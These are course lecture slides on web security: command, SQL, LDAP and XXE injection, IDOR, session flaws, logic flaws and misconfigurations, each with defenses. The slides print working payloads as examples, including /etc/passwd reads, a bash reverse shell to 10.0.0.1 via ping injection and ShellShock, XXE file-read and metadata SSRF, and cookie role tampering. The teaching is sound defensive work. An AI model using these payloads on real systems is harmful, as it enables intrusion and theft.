

CSE 127 Computer Security

Stefan Savage, Spring 2018

Lecture 14: Web Security II (misc)

Review

- SQL injection
 - Bad input checking leads to command injection on the server
- XSS (CSS) – cross-site scripting
 - Echoing untrusted input leads to command injection on the client
- XSRF (CSRF) – cross-site request forgery
 - Forged request leveraging ongoing session
- Clickjacking
 - Transparent UI elements hide real target of input events.

This lecture in 30 seconds

1. Don't trust clients, they lie.
2. Don't trust servers, they lie.
3. Even if no one is lying, vulnerabilities, oversights, and misconfigurations happen.

This is not specific to web security, or even the client-server model, but misplaced trust continues to be a major recurring theme in application security.

Now, let's take a look at some of the most common examples that manifest on the Web.



Agenda

- More Injection and Input Validation Issues!
 - Command Injection, more SQLi, LDAP Injection, XXE
- Insecure Direct Object Reference (IDOR)
 - Parameter tampering, Cookie Manipulation
- Session Management Flaws
 - Insufficient State Management
- Business Logic Flaws
 - Process gaps
- Security Misconfigurations
 - Exposed sensitive files, File uploads

Injection – You got your data in my code

- Key issue: exporting local execution capability via Web interface
 - Request: `http://vulnsite/ping?host=8.8.8.8`
 - Executes: `ping -c 2 8.8.8.8`
- Simple command injection
 - Request: `http://vulnsite/ping?host=8.8.8.8;cat /etc/passwd`
 - Executes: `ping -c 2 8.8.8.8;cat /etc/passwd`
 - Outputs ping output and the contents of “/etc/passwd”
- You can blacklist certain input characters (like “;”), but...
 - `ping -c 2 8.8.8.8|cat /etc/passwd`
 - `ping -c 2 8.8.8.8&cat$IFS$9/etc/passwd`
 - `ping -c 2 $(cat /etc/passwd)`
 - `ping -c 2 <(bash -i >& /dev/tcp/10.0.0.1/443 0>&1)`

Injection – Command Injection Prevention

- Reasonably effective blacklists (from OWASP)
 - Windows: () < > & * ' | = ? ; [] ^ ~ ! . " % @ / \ : + , `
 - Linux: { } () < > & * ' | = ? ; [] \$ - # ~ ! . " % / \ : + , `
- Those are pretty good, but you'd be better off not blacklisting
- Instead, consider whitelisting only what you actually need to allow
 - For instance, for ping, you probably only need numbers, periods, and colons
 - Encode all the things

Injection – Command Injection Prevention

- More generally, consider why you're "shelling out" at all. There may be a cleaner way to do this, and these problems can be subtle...
- If you do need to leverage an external program, consider "exec'ing" instead of "shell'ing" out:
 - Specifics vary by programming language, but generally prefer "exec()" style calls over "system()" or backticks
 - Exec calls avoid all of the attack surface of shells and enforce the delineation between the program you are calling and what are meant to be arguments
- ShellShock (CVE-2014-6271)
 - `curl -H "User-Agent: () { :; }; bash -i >& /dev/tcp/10.0.0.1/443 0>&1" https://vulnsite/`

Injection – A bit more on SQLi

- Blind SQLi
 - Result-based
 - No direct output of data, but DB/Application behavior implies SQLi outcomes, e.g.
 - ... WHERE userName="alice" AND userRole="admin";-- <- App allows login
 - ... WHERE userName="bob" AND userRole="admin";-- <- App doesn't allow login
 - We can infer from this that alice is an admin, but bob is not.
 - Timing/Side-effects
 - No output or obvious inference points, so instead let's sleep and measure response
 - Out-of-band channels
 - Some DBMS systems/roles can do interesting things like DNS lookups
 - Efficient guesses via < and >
 - ... WHERE userName="alice" AND userPIN=0000;-- <- False
 - ... WHERE userName="alice" AND userPIN=0001;-- <- False, and I'm already sick of this
 - If we do have to guess at values, we can at least be efficient about it, use < and >

Injection – A bit more on SQLi

- More on defenses against SQLi
 - **Just to repeat, use parameterized queries/prepared statements, seriously...**
 - Whitelisting/Encoding
 - Do not show errors to clients, but do log those errors and create alerts for suspicious activity
 - Encryption for sensitive data
 - Least Privilege for DB user

Injection – LDAP

- LDAP - Lightweight Directory Access Protocol
 - Used to access, search, and modify directory stores
 - Think looking up a phone number for someone or a MAC address for a computer
 - Also used as a central identity and authentication store
- Authentication checks are correctly done via “BIND”s to the LDAP server
- Looking up something in the directory with LDAP is a search with a filter
- LDAP filters are written using Polish (prefix) notation
 - (&(objectClass=person)(|(givenName=John)(mail=john*)))
 - Find an entry of “objectClass” person AND a givenName of John OR a mail address starting with john*

Injection – LDAP

- LDAP injection is similar to SQL injection, but affects LDAP queries
 - Request: `http://vulnsite/ldapsearch?user=John`
 - Backend: `filter="(cn=" + user + ")"`
 - Executes: `filter="(cn=John)"`
- In LDAP, * means match everything
 - Request: `http://vulnsite/ldapsearch?user=*`
 - Executes: `filter="(cn=*)"` <- returns all results
- Creative injection can lead to tautologies and oracles similar to SQLi
 - `(&(uid=alice)(userPass=M4dH@Tor))`
 - Consider a uid injection as follows: `uid=alice)(uid=*))(|(uid=*`
 - Always true: `(&(uid=alice)(uid=*))(|(uid=*)(userPass=M4dH@Tor))`
- Preventions similar to SQLi, but no std prepared statement interfaces

Injection – XXE (XML eXternal Entity)

- Before we get to XXE, first a little historical XML entity fun.
- XML entities are essentially macros defined in an XML document's DTD (Document Type Declaration).
- `<!ENTITY writer "Donald Duck.">`
`<!ENTITY copyright "Copyright W3Schools.">`

`<author>&writer;©right;</author>`
- Entities can also reference other entities
- `<!ENTITY wat "WAT!">`
`<!ENTITY saywat "Say &wat;">`

Injection - A Billion Laughs

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Injection – XXE (XML eXternal Entity)

- Exploits the flexibility of XML parsers and their willingness to fetch remote (external) resources
- XXE also offers a variety of exploitation options making it a rich attack surface
 - Targets can be any interface/document that is XML-based (e.g., modern MS Office files, SVG, lots of config files, etc)
- Local File Inclusion (LFI)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

Injection – XXE (XML eXternal Entity)

- Server Side Request Forgery (SSRF)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/"
>]><foo>&xxe;</foo>
```

- Port Scanner

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://10.0.0.2:22/" >]><foo>&xxe;</foo>
```

- Prevention

- Disable parser support for DTDs, also protects from Billion Laughs
- Each language has their own varying safe XML libraries

IDOR – Insecure Direct Object Reference

- <https://citi.com/myacct/9725126314/summary>
 - Do you see anything concerning with this URL?
 - One of the worlds largest banks lots 360k credit cards this way...
 - <https://www.theinquirer.net/inquirer/news/2079431/citibank-hacked-altering-urls>
- Parameter Tampering
 - This is one of the most conceptually simple issues, but is still very prevalent

IDOR – Insecure Direct Object Reference

- Congratulations, you've won your choice of either:
 - *BBQ Set* (<http://vulnsite/rewards?id=7183>)
 - or a
 - *Travel Pillow* (<http://vulnsite/rewards?id=12019>)
- Not that those aren't great, but I'd like something more practical that I could everyday:
 - ***Adult Jurassic World Inflatable T-Rex Costume***
(<http://vulnsite/rewards?id=252>)
 - Perfect!

IDOR – Insecure Direct Object Reference

GET /accounts/summary?history=30


Host: vulnsite.com

Cookie: authToken=FMGHJ0uEVKz7XyM6va0SIQ; role=dXN1cg%3D%3D

- Any thoughts on this one?
- The history parameter could be interesting from a SQLi perspective, but that's not the real issue here.
 - From the cookie: role=dXN1cg%3D%3D
 - Let's decode that value and see what it says
 - URL decoded: role=dXN1cg==
 - Base64 decoded: role=user
- role=user... Wonder what happens if we change that to role=admin?

Session Management Flaws

- Quick reminder
 - HTTP is inherently stateless
 - Cookies are used to *simulate* state
 - Cookie: JSESSIONID=yXBemjqTyF55AgrhGMk2sG1VYL8H2n7J5kV290Tfy3wn!1531512444
 - It is just a simulation though... At any time either party can decide to abandon it



<https://xkcd.com/869/>

Session Management Flaws

- Approaches to State Management
 - Server managed
 - Server stores state information in a local DB/Cache
 - Creates a random token for the client cookie to serve as a reference key
 - Works well, but creates a lot of state-management and operational overhead
 - Client managed
 - Server stuffs all client state into a cookie and has the client manage it
 - Developers love this
 - No server-side DBs , plays well with load balancers, etc.
 - But the client now controls state...
 - Server can attempt to mitigate with encryption/MACs, but still dangerous

Business Logic Flaws

- Business Logic Flaws can be very serious, and are frequently harder to detect
 - These issues can be thought of as broken process logic, which are only dangerous/wrong in the business context, which automated tools don't have.
- Let's say you have an online store
 - $\$Total = \$Price \times \$Quantity$
- But what if I order a negative number of books?
 - Do I get rejected, or do you send me the \$Total and presumably wait for me to ship you books?
- What if I order .1 TVs?
 - I pay 10% what I should have paid, but will the shipping department notice the decimal or just send me 100% of a TV?

Business Logic Flaws

- Consider a press release site that releases earnings announcements for publicly traded companies
- These earnings announcements are embargoed until the scheduled time when they become available to everyone
- Earnings are staged on the site ahead of time, but are not publicly linked until release:
 - https://vulnsite/press_release/08/29/2007/00014.html
 - https://vulnsite/press_release/08/29/2007/00015.html
- Maybe no one will notice?
 - <https://www.databreaches.net/ukrainian-hacker-admits-hacks-of-marketwired-prn-and-business-wire-press-releases-for-securities-fraud-scheme/>

Security Misconfiguration – File Disclosure


- Exposed sensitive files
 - Forgotten vulnerable CGI files
 - “Private” applications not meant for public consumption
 - Backups of the site or DB
 - Publicly available “.git/config” directory/file
 - Entire repo can be reconstituted with these files
 - <https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-websites-sourcecode-an-analysis-of-alexa-1m-28-07-2015/>
 - Various tools exist just to bruteforce web space to find these files and apps
- How to fix?
 - Remove unneeded files/apps
 - Proper Authentication (AuthN) and Authorization (AuthZ) for all that remain
 - Disable directory listing!

Security Misconfiguration – File Uploads

- Be careful if your application
 - Fetches files on behalf of clients
 - Allows clients to submit or upload any files
- This includes pictures/images/avatars, resumes, crash logs, etc.
- If user-supplied files end up in webspace, an attacker may be able to get a malicious web app running on your server
 - The most common of these types of applications are called “webshells”
- These backdoor applications allow for full access to the system as the user they are running under
 - Usually the web server user

Security Misconfiguration – File Uploads

- Example: p374k shell (PHP-based Web shell)



Security Misconfiguration – File Uploads

- Best practices if you need file uploads
 - Give these files random names that can't be guessed
 - Keep them out of webspace so they cannot be accessed directly
 - If these are image/media files, consider pushing them to CDN providers/domains to host for you
 - Consider scanning uploads with AV
 - This can be a risk in and of itself however as there are attacks against AV software itself to worry about
- Also watch out for archival/compression formats
 - Zip Bombs
 - Embedded absolute/relative paths in some archive formats
 - Be careful what you open...

Review

- Injection – Data mistaken for code
 - Leverage input validation/whitelisting and safe APIs/Interfaces
- IDOR – Client tampering
 - Ensure comprehensive authorization, consider the parameters you are offering
- Session Management Flaws
 - Favor server-side state when possible, leverage frameworks for session mgmt.
- Business Logic Flaws – Process gaps and oversights
 - Adversarial testing
- Security Misconfigurations
 - Use hardening guides, remove unnecessary attack surfaces

Additional References

- *Open Web Application Security Project (OWASP)*
 - <https://www.owasp.org/index.php/Category:Attack>
- *Mozilla Developers Network*
 - <https://developer.mozilla.org/en-US/>
- *Tangled Web, A Guide to Securing Modern Web Applications*
 - by Michal Zalewski
 - <https://nostarch.com/tangledweb>

